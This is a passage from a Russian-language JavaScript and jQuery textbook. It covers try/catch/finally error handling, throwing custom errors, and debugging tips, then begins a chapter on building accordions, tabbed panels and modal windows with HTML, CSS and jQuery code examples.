Если у вас есть тестовый сервер, вы можете поместить отладочный код внутрь условной инструкции, которая проверяет, в какой среде происходит выполнение сценария (тогда отладочный код будет работать только на определенном сервере).

ОБРАБОТКА ИСКЛЮЧЕНИЙ

Если вы знаете, что ваш код может завершиться неудачно, используйте инструкции **try**, **catch** и **finally**. Каждой из них отводится отдельный блок кода.

```
try {
  // Пытаемся выполнить этот код
} catch (exception) {
  // В случае возникновения исключения выполняем этот код
} finally {
  // Этот код выполняется всегда
}
```

TRY

Для начала нужно указать в блоке **try** код, который может сгенерировать исключение.

В случае возникновения исключения в этом блоке кода интерпретатор автоматически перейдет к соответствующему блоку **catch**.

Инструкция **try** является обязательной при подобной обработке ошибок; вместе с ней должны идти инструкции **catch** и **finally** (или как минимум одна из них).

Если в блоке **try** использовать ключевые слова **continue**, **break** или **return**, интерпретатор перейдет к блоку **finally**.

CATCH

Если блок **try** генерирует исключение, начинает выполняться альтернативный набор инструкций в блоке **catch**.

У него есть один параметр: объект **error**. И хотя он не является обязательным, перед обработкой ошибки ее сначала нужно *поймать*.

Возможность отлова ошибки крайне полезна в случае возникновения проблем с реальным сайтом.

Это позволит вам сообщить пользователю о нештатной ситуации (не оставляя его без всяких объяснений с неработающей страницей).

FINALLY

Содержимое блока **finally** выполняется независимо от того, как завершилась работа блока **try** — успешно или нет.

Он запускается, даже если в блоке **try** или **catch** использовалось ключевое слово **return**. Он применяется для очистки после работы двух предыдущих инструкций.

Данный подход похож на использование методов **done()**, **.fail()** и **.always()** из состава jQuery.

Такие проверки бывают вложенными (например, **try** можно поместить внутрь блока **catch**), но имейте в виду, что это способно сказаться на производительности сценария.

ИНСТРУКЦИИ TRY, CATCH И FINALLY

В данном примере пользователю будут выводиться данные в формате JSON. Представьте, что эти данные пришли из стороннего источника и внезапно возникла проблема, способная прервать загрузку страницы.

Сценарий с помощью блока **try** проверяет, можно ли разобрать JSON-данные, и только потом выводит информацию пользователю.


Если инструкция **try** выбросит исключение (из-за невозможности разобрать данные), запустится код внутри блока **catch** и ошибка не помешает выполнению остальной части сценария.

Инструкция **catch** создает сообщение на основе свойств **name** и **message** из объекта **Error**.

Формальная ошибка будет записана в консоль, а пользователь сайта увидит простое и понятное сообщение. Вы также можете отправить ошибку с помощью Ajax, чтобы она была записана на сервере. В любом случае инструкция **finally** добавляет в конце ссылку, с помощью которой пользователь может обновить отображающиеся данные.

JAVASCRIPT c10/js/try-catch-finally.js

```
response = ' {"deals": [{"title": "Краски на любой вкус",... '                    // Данные JSON

if (response) {
  try{
    var dealData = JSON.parse(response);                                          // Пытаемся разобрать JSON
    showContent(dealData);                                                        // Выводим JSON
  }catch(e) {
    var errorMessage = e.name + ' ' + e.message;                                  // Создаем сообщение об ошибке
    console.log(errorMessage);                                                    // Выводим отладочное сообщение
    feed.innerHTML = '<em>Извините, не удалось загрузить предложения'</em>;       // Показываем пользовательское сообщение
  } finally {
    var link = document.createElement('a');                                       // Добавляем ссылку для обновления
    link.innerHTML = ' <a href="try-catch-finally.html">reload</a>';
    feed.appendChild(link);
  }
}
```



ГЕНЕРИРОВАНИЕ ОШИБОК

Если вы знаете, что в вашем сценарии с ненулевой вероятностью возникнет проблема, вы можете сгенерировать собственную ошибку, прежде чем интерпретатор сделает это за вас.

Чтобы создать свою собственную ошибку, используйте следующую строку:

```
throw new Error('сообщение');
```

Эта инструкция создает объект **Error** (с помощью стандартного одноименного типа). В качестве параметра выступает сообщение, которое вы хотите назначить ошибке. Оно должно быть как можно более информативным.

Иногда лучше не ждать, когда данные приведут к ошибке, а самостоятельно сгенерировать исключение в момент, когда, как вам кажется, может возникнуть проблема.

При работе с информацией из сторонних источников иногда случаются следующие трудности:

- JSON может иметь некорректное форматирование;
- посреди числовых данных может встретиться нечисловое значение;
- удаленный сервер может вернуть ошибку;
- в наборе информации может отсутствовать одно из значений.

Некорректные данные не всегда приводят к немедленной ошибке, но они способны создать проблемы в дальнейшем. В таких случаях лучше сразу сообщить о нештатной ситуации. Позже вам будет намного сложнее найти причину ошибки, если она проявится в другой части сценария.

К примеру, если пользователь ввел строку вместо числа, это необязательно должно привести к немедленному выбрасыванию исключения.

Но если вам известно, что приложение в какой-то момент использует данное значение в математической операции, вы уже знаете, что это приведет к проблемам в будущем.

Если сложить число и строку, получится строка. Если применить строку в любых математических вычислениях, результатом будет **NaN**. Это значение не является ошибкой как таковой; оно расшифровывается как «**N**ot **a n**umber» («не число»).

Следовательно, если вы сгенерируете ошибку в момент, когда пользователь введет непригодное для вас значение, это предотвратит проблемы, способные возникнуть в каком-то другом участке кода. И прежде чем продолжать выполнение сценария, вы можете создать исключение, которое объяснит проблему.

ГЕНЕРИРОВАНИЕ ОШИБКИ ДЛЯ ЗНАЧЕНИЯ NAN

При попытке использования строки в математической операции (любой, кроме сложения) не возникает никакой ошибки — вместо этого возвращается специальное значение **NaN**.

В этом примере блок **try** пытается вычислить площадь прямоугольника. Если он получает числовые значения, код работает дальше. В противном случае код сам генерирует ошибку, а блок **catch** ее отображает.

Проверяя, является ли результат числом, сценарий может неудачно завершится на определенном этапе и предоставить подробное описание причины возникшей ошибки (не давая ей проявиться позже, в каком-то другом месте сценария).

JAVASCRIPT c10/js/throw.js

```
var width = 12;                          // переменная width
var height = 'test';                     // переменная height

function calculateArea(width, height) {
 try {
  var area = width * height;             // Пытаемся вычислить площадь
  if (!isNaN(area)) {                    // Если это число
   return area;                          // Возвращаем площадь
  } else {                               // Иначе генерируем ошибку
   throw new Error('calculateArea() получила некорректное число');
  }
 } catch(e) {                            // Если произошла ошибка
  console.log(e.name + ' ' + e.message); // Выводим ее в консоли
  return 'Не удалось вычислить площадь.'; // Показываем пользователю сообщение

 }
}

                                         // ПЫТАЕМСЯ ВЫВЕСТИ ПЛОЩАДЬ НА СТРАНИЦЕ
document.getElementById('area').innerHTML = calculateArea(width, height);
```

Здесь выводятся две разных ошибки: одна для пользователей, в окне браузера, а другая для разработчиков, в консоли.

Этот код не просто отлавливает ошибку, которая произошла бы в любом случае, — он предоставляет подробное описание ее причины.

В идеале подобную проблему можно было бы решить путем валидации формы (см. главу 13). Такие ошибки становятся более вероятными, когда данные приходят из сторонних источников.

СОВЕТЫ ПО ОТЛАДКЕ

Ниже собраны практические советы, которыми вы можете воспользоваться при отладке своих сценариев.

ДРУГИЕ БРАУЗЕРЫ

Некоторые проблемы характерны только для определенных браузеров. Проверьте код в других браузерах, чтобы понять, какие из них являются источником проблемы.

ВЫВОДИТЕ НОМЕРА

Записывайте номера в консоль, чтобы знать, какие из них были выведены. Так вы сможете увидеть, насколько далеко зашло выполнение сценария, прежде чем произошла ошибка.

УБЕРИТЕ ВСЕ ЛИШНЕЕ

Сведите код к минимуму, удаляя его части. Код можно стирать или просто превращать его в многострочные комментарии:

```
/* Все, что находится между этими символами, является комментарием */
```

ОБЪЯСНИТЕ РАБОТУ СВОЕГО КОДА

Программисты часто находят решение проблемы, объясняя работу своего кода кому-то другому.

ПОИСК

Stackoverflow.com — сайт, где программисты задают вопросы и отвечают друг другу.

Можно также использовать традиционные поисковые системы, такие как Google, Bing или «Яндекс».

САЙТЫ-«ПЕСОЧНИЦЫ»

Если вы хотите задать на форуме вопрос по проблемному коду, вы можете скопировать этот код на сайт-«песочницу» (например, **JSBin.com, JSFiddle.com** или **Dabblet.com**) и прикрепить ссылку на него к своему сообщению.

Есть также другие популярные «песочницы», такие как **CSSDeck.com** или **CodePen.com**, но они делают больший упор на визуализацию.

ИНСТРУМЕНТЫ ДЛЯ ВАЛИДАЦИИ КОДА

Во Всемирной паутине существует целый ряд инструментов, которые способны помочь в поиске ошибок в коде:

JAVASCRIPT
www.jslint.com
www.jshint.com

JSON
www.jsonlint.com

JQUERY
В jQuery доступен плагин для отладчика Chrome, который можно найти в веб-магазине этого браузера.

РАСПРОСТРАНЕННЫЕ ОШИБКИ

Ниже приведен список распространенных ошибок, с которыми вы можете столкнуться в своих сценариях.

ВОЗВРАЩАЕМСЯ К ОСНОВАМ

Язык JavaScript чувствителен к регистру, поэтому проверьте, правильно ли вы применяете заглавные буквы.

Если при объявлении переменной не использовалось слово **var**, она становится глобальной, и ее значение может быть перезаписано где угодно (либо в вашем, либо в каком-то другом сценарии, подключенном к странице).

Если вы не можете получить доступ к значению переменной, проверьте, не находится ли она за пределами области видимости (когда ее объявление находится в функции, не являющейся текущей).

Не используйте в именах переменных зарезервированные слова или дефисы.

Убедитесь в том, что у вас совпадают все одинарные и двойные кавычки.

Проследите за тем, чтобы кавычки в значениях переменных были экранированы.

Проверьте уникальность значений атрибутов **id** в HTML-коде.

ПРОПУЩЕННЫЕ/ ЛИШНИЕ СИМВОЛЫ

Каждая инструкция должна заканчиваться точкой с запятой.

Убедитесь, что вы не пропустили закрывающие скобки **}** или **)**.

Проверьте, не вставили ли вы случайно запятую внутри **,}** или **,)**.

Инструкцию, которая проверяется, всегда нужно помещать в скобки.

Проверьте, не пропустили ли вы параметр при вызове функции.

undefined — это не то же самое, что **null**. Значение **null** предназначено для объектов. **undefined** используется для свойств, методов и переменных.

Убедитесь в том, что ваш сценарий загрузился (особенно файлы из CDN).

Удостоверьтесь, что между разными файлами сценариев нет конфликтов.

ПРОБЛЕМЫ С ТИПАМИ ДАННЫХ

Используя символ **=** вместо **==**, вы назначите переменной значение, а не сравните ее с ним.

Если вы проверяете, совпадает ли значение, попробуйте использовать строгое сравнение, чтобы проверка заодно коснулась и типов данных (укажите **===** вместо **==**).

Значения внутри инструкции **switch** не являются слабо типизированными (поэтому их тип не будет приводиться автоматически).

При появлении совпадения внутри **switch** интерпретатор станет выполнять все инструкции, пока не дойдет до **break** или **return**.

Метод **replace()** выполняет замену только первого совпадения. Если вы хотите заменить все вхождения, используйте флаг **g** (global).

При использовании метода **parseInt()** иногда нужно указать основание системы счисления (количество уникальных цифр, включая ноль, которые будут использоваться для представления числа).

ОБЗОР
ОБРАБОТКА ОШИБОК И ОТЛАДКА

- Понимание контекстов выполнения (которые состоят из двух этапов) и стеков помогут вам в поиске ошибок в вашем коде.
- Отладка — это процесс поиска ошибок, который подразумевает применение метода дедукции.
- Сузив область поиска ошибки с помощью консоли, вы можете попытаться найти непосредственный источник проблем.
- Язык JavaScript имеет семь разных типов ошибок. Каждый из них создает свой собственный объект, который содержит описание ошибки и номер строки, где она произошла.
- Если вам известно о потенциальной ошибке, вы можете ее изящно обработать, используя инструкции **try**, **catch** и **finally**. Они позволяют выдать пользователю полезные сведения о случившемся.

Глава 11

ПАНЕЛИ КОНТЕНТА


Панели для вывода контента позволяют отображать дополнительную информацию в рамках ограниченного пространства. В главе 11 вы встретитесь с несколькими примерами таких панелей и заодно приобретете практические навыки создания собственных сценариев с использованием jQuery.

В этой главе вы научитесь создавать разнообразные типы панелей для вывода информации: аккордеоны, панели с вкладками, модальные окна (известные также как лайтбоксы), компоненты для просмотра фотографий и интерактивные слайдеры. В каждом из этих примеров вы получите возможность применить на практике знания, приобретенные вами ранее в ходе чтения этой книги.

Вам будут предоставлены ссылки на более сложные плагины jQuery, которые расширяющие возможности демонстрируемых здесь примеров. Но даже те сценарии, которые вы увидите в главе 11, позволят использовать приемы, знакомые вам по популярным сайтам. И для этого вам не нужно будет писать много кода или прибегать к плагинам, созданным другими людьми.


АККОРДЕОН

Аккордеон состоит из заголовков, при щелчке по которым раскрываются панели с контентом.




ПАНЕЛЬ С ВКЛАДКАМИ

Вкладки автоматически выводят одну панель, но при нажатии на другой вкладке панель меняется.



МОДАЛЬНОЕ ОКНО

При щелчке по модальному окну выводится скрытая панель.



ПРОСМОТР ФОТОГРАФИЙ


Если пользователь щелкает по эскизам, компоненты для просмотра фотографий выводят разные изображения внутри одного пространства.

ИНТЕРАКТИВНЫЙ СЛАЙДЕР

Слайдер позволяет менять панели с содержимым путем перелистывания.

СОЗДАНИЕ ПЛАГИНА JQUERY

В конце мы опять вернемся к примеру с аккордеоном и превратим его в плагин jQuery.



ПРИНЦИП РАЗДЕЛЕНИЯ ОТВЕТСТВЕННОСТИ

Как уже говорилось во введении к этой книге, разделение содержимого (в HTML-разметке), представления (в правилах CSS) и поведения (в коде JavaScript) считается хорошим тоном.

В общем случае ваш код должен соответствовать следующим принципам:

- HTML отвечает за структурирование контента;
- CSS отвечает за представление;
- JavaScript отвечает за поведение.

Благодаря такому разделению получается код, который легче поддерживать и использовать повторно. Вам уже может быть знакома эта концепция, но важно, чтобы вы ее хорошо запомнили, поскольку в JavaScript-коде очень легко смешать разные функциональные блоки. Возьмите себе за правило, что редактирование HTML-шаблонов или таблиц стилей не должно требовать изменения сценариев (и наоборот).

Вместо того чтобы добавлять обработчики событий и вызовы функций в HTML-документ, вы можете размещать их в файлах JavaScript.

Если вам нужно изменить стили, связанные с элементом, лучше поменяйте соответствующий атрибут **class**, а не редактируйте CSS посредством JavaScript. Так вы задействуете новые правила таблицы стилей, которые изменят внешний вид вашего элемента.

Если ваш сценарий обращается к дереву DOM, вы можете отделить его от HTML, указывая в селекторах имена классов вместо тегов.

ДОСТУПНОСТЬ И ОТКЛЮЧЕНИЕ JAVASCRIPT

При написании любого сценария всегда следует помнить о том, что вашу веб-страницу будут просматривать в очень разных условиях.

ДОСТУПНОСТЬ

В ситуациях, когда пользователь может взаимодействовать с элементом:

- используйте тег **<a>**, если это ссылка;
- используйте кнопку, если элемент ведет себя как кнопка.

В обоих случаях элементы способны принимать фокус и позволяют перемещать его с помощью клавиши **Tab** (или других устройств, отличных от мыши). И хотя с помощью атрибута **tabindex** фокус можно назначить любому узлу, только **a** и некоторые другие элементы генерируют событие **click**, когда пользователь нажимает клавишу **Enter** (атрибут **role="button"**, который входит в спецификацию ARIA, не эмулирует это событие).

ОТКЛЮЧЕНИЕ JAVASCRIPT

Меню-аккордеон, панели с вкладками и интерактивный слайдер, представленные в текущей главе, изначально скрывают часть контента. И если мы не позаботимся об альтернативном представлении, эти данные будут недоступны посетителям, у которых выключен JavaScript. Один из способов решения проблемы заключается в добавлении в открывающий тег **<html>** атрибута **class** со значением **no-js**. Затем, если JavaScript включен, этот класс удаляется (с помощью метода **replace()** из объекта **String**). Класс **no-js** можно использовать для создания стилей, которые предназначены для пользователей с отключенным JavaScript.

HTML c11/no-js.html

```
<!DOCTYPE html><html class="no-js"> ...
 <body>
  <div class="js-warning">Чтобы совершать покупки в нашем магазине, вы должны включить JavaScript</div>
  <!-- Чтобы увидеть разницу, выключите JavaScript -->
  <script src="js/no-js.js"></script>
 </body>
</html>
```

JAVASCRIPT c11/js/no-js.js

```
var elDocument = document.documentElement;
elDocument.className = elDocument.className.replace(/(^|\s)no-js(\s|$)/, '$1');
```

АККОРДЕОН


Если щелкнуть мышью по заголовку аккордеона, раскроется связанная с ним панель и выведет контент на экран.

Аккордеон обычно создается на основе неупорядоченного списка (внутри элемента **ul**). Каждый объект аккордеона представлен элементом **li** и содержит:

- видимую текстовую метку (в нашем примере это **button**);
- скрытую панель с содержимым (**div**).


Щелчок по метке приводит к отображению связанной с ней панели (или к скрытию, если она уже выведена на экран). Для показа и скрытия панели достаточно менять ее атрибут **class** (что приводит к применению разных правил CSS). Но в этом примере мы воспользуемся jQuery, чтобы выводить и прятать панель с помощью анимации.

В HTML5 для создания подобных эффектов предусмотрены элементы **details** и **summary**, но пока (на момент написания этой книги) они не имеют широкой поддержки, и вместо них используются сценарии.



Среди других сценариев для создания вкладок можно выделить liteAccordion и zAccordion. Они входят в состав Query UI и Bootstrap.

АККОРДЕОН, У КОТОРОГО СВЕРНУТЫ ВСЕ ПАНЕЛИ



АККОРДЕОН, У КОТОРОГО РАЗВЕРНУТА ВТОРАЯ ПАНЕЛЬ

При загрузке страницы для скрытия панелей используются правила CSS.

Щелчок по метке запускает анимацию, в результате которой соответствующая панель восстанавливает свою полную высоту. Это делается с помощью jQuery.


Повторный щелчок по метке прячет панель.

АНИМИРОВАНИЕ КОНТЕНТА С ПОМОЩЬЮ МЕТОДОВ SHOW(), HIDE() И TOGGLE()

Методы jQuery **.show()**, **.hide()** и **.toggle()** анимируют отображение и скрытие элементов.

jQuery вычисляет размер контейнера, включая его содержимое, а также любые отступы и поля. Это помогает в ситуациях, когда вы не знаете, что именно будет показано в контейнере.

Для использования CSS-анимации вам придется самостоятельно вычислить высоту контейнера вместе с его полями и отступами.



Метод **.toggle()** избавляет вас от написания условных инструкций для проверки видимости контейнера (если контейнер видим, метод его прячет, а если спрятан — показывает).

Все три метода являются сокращенными разновидностями **animate()**. Например, метод **show()** эквивалентен следующему коду:

```
$('.accordion-panel')
.animate({
   height: 'show',
   paddingTop: 'show',
   paddingBottom: 'show',
   marginTop: 'show',
   marginBottom: 'show'
});
```


СОЗДАНИЕ АККОРДЕОНА

Ниже вы можете видеть диаграмму, которая, скорее, напоминает блок-схему. Подобные диаграммы имеют две цели. Они помогают:

i) следить за примерами кода (номера, нанесенные на диаграмму, соотносятся с шагами, представленными справа, и кодом, который находится на соседней странице);

ii) научиться проектировать сценарий до его написания.

Эта диаграмма выполнена не в «формальном» стиле, но она помогает разобраться с тем, что происходит в сценарии. Она показывает, как набор отдельных небольших инструкций решает глобальную задачу. Следуя за стрелками, можно увидеть, как данные перемещаются по разным участкам сценария.



Некоторые программисты используют UML (Unified Modeling Language — унифицированный язык моделирования) и диаграммы классов, но они более сложны для понимании. Блок-схемы, которые мы используем здесь, должны помочь вам разобраться с тем, как интерпретатор двигается по сценарию.

Теперь давайте посмотрим, каким образом диаграмма транслируется в код. Шаги, представленные ниже, соответствуют номерам в коде JavaScript на соседней странице и в диаграмме, показанной слева.

1. Для хранения элементов, чей атрибут **class** имеет значение **accordion**, создается выборка jQuery. Как видите, в HTML-коде это соответствует неупорядоченному списку (на одной странице может быть несколько списков, ведущих себя как аккордеон). Обработчик события ждет, когда пользователь щелкнет мышью по одной из кнопок, чей атрибут **class** содержит **accordion-control**. В результате вызывается анонимная функция.

2. Метод **preventDefault()** не дает кнопке выполнить отправку формы. Его лучше использовать в начале функции, чтобы все, кто читает ваш код, знали, что элемент или ссылка делают не то, чего от них можно было бы ожидать.

3. С помощью ключевого слова **this**, которое указывает на нажатый пользователем элемент, создается еще один согласованный набор. К нему применяются три метода jQuery.

4. Инструкция **.next('.accordion-panel')** выбирает следующий элемент с классом **accordion-panel**.

5. Инструкция **.not(':animated')** проверяет, не находится ли элемент в процессе анимации (это не даст методу **.slideToggle()** накапливать анимационные эффекты, если пользователь несколько раз подряд щелкнет мышью по одной и той же метке).

6. Метод **.slideToggle()** покажет панель, если она невидима, и спрячет ее, если она уже развернута на экране.

HTML c11/accordion.html

```
<ul class="accordion">
 <li>
  <button class="accordion-control">Классическая серия</button>
  <div class="accordion-panel">Если вы любите традиционную пастилу...</div>
 </li>
 <li>
  <button class="accordion-control">Ароматная серия</button>
  <div class="accordion-panel">Попробуйте необычайно вкусную пастилу...</div>
 </li>
 <li>
  <button class="accordion-control">Морская серия</button>
  <div class="accordion-panel">Внимание! Необычное предложение...</div>
 </li>
</ul>
```

CSS c11/css/accordion.css

```
.accordion-panel {
 display: none;}
```

JAVASCRIPT c11/js/accordion.js

```
1 $('.accordion').on('click', '.accordion-control', function(e){   // При щелчке
2   e.preventDefault();                                            // Отменяет стандартное действие кнопки
3   $(this)                                                        // Получаем нажатый пользователем элемент
4     .next('.accordion-panel')                                    // Выбираем следующую панель
5     .not(':animated')                                            // Если она не в процессе анимации
6     .slideToggle();                                              // Выводим или скрываем ее с помощью slideToggle()
});
```

Обратите внимание, что методы в шагах 4, 5 и 6 действуют на одну и ту же выборку jQuery. Снимок аккордеона был показан в начале этой главы, в примере на с. 498.

ПАНЕЛЬ СО ВКЛАДКАМИ

При щелчке по одной из вкладок выводится связанная с ней панель. Подобные панели напоминают содержимое картотеки.

На экран должны выводиться все вкладки, но:

- только одна из них должна выглядеть *активной*;
- отображать следует только ту панель, которая связана с активной вкладкой (все другие должны быть скрыты).


Вкладки обычно создаются с помощью неупорядоченного списка. Они представлены элементами **li**, внутри каждого из которых располагается ссылка.

Панели находятся за неупорядоченным списком; каждая из них хранится внутри элемента **div**.

Чтобы связать вкладку с панелью:

- Ссылка во вкладке (как и любая другая ссылка) имеет атрибут **href**.
- Панель имеет атрибут **id**.

Оба атрибута содержат одно значение (такой же принцип используется при создании ссылки на определенный участок текущей HTML-страницы).



Среди других сценариев для создания вкладок можно выделить Tabslet и Tabulous. Они входят в состав jQuery UI и Bootstrap.

При загрузке страницы вкладки выстраиваются горизонтально, а одна из них делается активной. Для этого используется CSS.

С помощью таблиц стилей также прячутся все панели, кроме той, что связана с активной вкладкой.

Когда пользователь щелкает по ссылке внутри вкладки, сценарий получает значение ее атрибута **href**, используя jQuery. Оно должно совпадать с содержимым атрибута **id** той панели, которую необходимо отобразить.

Затем сценарий обновляет значение атрибута **class** вкладки и панели, добавляя к нему класс **active**. Кроме того, данный класс удаляется из вкладки и панели, которые были активными до этого.

Если в браузере выключен JavaScript, ссылка во вкладке переносит пользователя к соответствующему участку страницы.

СОЗДАНИЕ ПАНЕЛЕЙ С ВКЛАДКАМИ

В данной блок-схеме описываются шаги, с помощью которых создаются вкладки в HTML. Ниже показано, как эти шаги могут быть транслированы в код.

1. Селектор jQuery выбирает на странице все наборы вкладок. Метод **.each()** вызывает анонимную функцию для каждого набора (как цикл). Код в анонимной функции последовательно перебирает каждую группу вкладок на странице.
2. Подробности об активной вкладке хранятся в четырех переменных:
i. **$this** хранит текущий набор вкладок;
ii. **$tab** хранит текущую активную вкладку, которая выбирается с помощью метода **.find()**;
iii. **$link** хранит элемент а внутри этой вкладки;
iv. **$panel** хранит значение атрибута **href** активной вкладки (позже, когда пользователь попытается выбрать другую вкладку, с помощью этой переменной будет скрыта панель).
3. Подготавливается обработчик событий, который реагирует на щелчок по любой вкладке в этом списке, запуская еще одну анонимную функцию.
4. Метод **e.preventDefault()** не дает нажатой ссылке перенести пользователя на другую страницу.
5. Создается переменная с именем **$link**, которая хранит текущую ссылку внутри объекта jQuery.
6. Создается переменная с именем **id**, которая хранит значение атрибута **href** из нажатой вкладки. Такое название связано с тем, что переменная используется для выбора подходящей панели с содержимым (с помощью ее атрибута **id**).
7. Инструкция **if** проверяет, содержит ли переменная **id** значение и *не* является ли текущий элемент активным. Если оба условия выполняются, то происходит следующее.
8. Из вкладки и панели, которые были активными до этого, удаляется класс **active**. В результате вкладка деактивируется, а панель скрывается.
9. К атрибуту **class** нажатой вкладки и связанной с ней панели добавляется значение **active** (благодаря чему вкладка начинает выглядеть активной, а ранее скрытая панель выводится на экран). Вместе с тем ссылки на эти элементы сохраняются в переменных **$panel** и **$tab**.

HTML c11/tabs.html

```
<ul class="tab-list">
  <li class="active"><a class="tab-control" href="#tab-1">Описание</a></li>
  <li><a class="tab-control" href="#tab-2">Состав</a></li>
  <li><a class="tab-control" href="#tab-3">Доставка</a></li>
</ul>
<div class="tab-panel active" id="tab-1">Попробуйте...</div>
<div class="tab-panel" id="tab-2">БУЗИНА...</div>
<div class="tab-panel" id="tab-3">Бесплатная...</div>
```

CSS c11/css/tabs.css

```
.tab-panel {
  display: none;}
.tab-panel.active {
  display: block;}
```

JAVASCRIPT c11/js/tabs.js

```
① $('.tab-list').each(function(){                  // Находим список вкладок
  ┌ var $this   = $(this);                         // Сохраняем этот список
② │ var $tab    = $this.find('li.active');         // Получаем активный элемент списка
  │ var $link   = $tab.find('a');                  // Получаем ссылку из активной вкладки
  └ var $panel  = $($link.attr('href'));           // Получаем активную панель

③  $this.on('click', '.tab-control', function(e) {  // При щелчке по вкладке
④    e.preventDefault();                           // Отменяем действие ссылки
⑤    var $link = $(this);                          // Сохраняем текущую ссылку
⑥    var id    = this.hash;                        // Получаем href нажатой вкладки

⑦    if (id && !$link.is('.active')) {             // Если уже не активны
  ┌    $panel.removeClass('active');               // Деактивируем панель
⑧ │    $tab.removeClass('active');                 // Деактивируем вкладку
  └
  ┌    $panel = $(id).addClass('active');          // Делаем новую панель активной
⑨ │    $tab   = $link.parent().addClass('active'); // Делаем новую вкладку активной
  └  }
  });
});
```

МОДАЛЬНОЕ ОКНО

Модальное окно — это такой виджет, который выводится поверх остального содержимого страницы, и пока он не закрыт, страница остается недоступной для взаимодействия.

В этом примере модальное окно создается в результате нажатия кнопки с сердечком в левом верхнем углу страницы.

Модальное окно открывается в центре документа, давая возможность пользователю поделиться страницей в социальных сетях.

Содержимое модального окна обычно является частью документа, но во время загрузки страницы оно скрывается с помощью CSS.

Затем JavaScript берет этот контент и выводит его внутри элементов **div**, которые формируют модальное окно поверх текущей страницы.

Иногда модальные окна затеняют остальную часть документа позади них. Они могут появляться автоматически, по окончании загрузки страницы, или в результате действий пользователя.

Среди других примеров модальных окон можно выделить Colorbox (Джек Л. Мур), Lightbox 2 (Локеш Джакар) и Fancybox (Fancy Apps). Они входят в состав jQuery UI и Bootstrap.

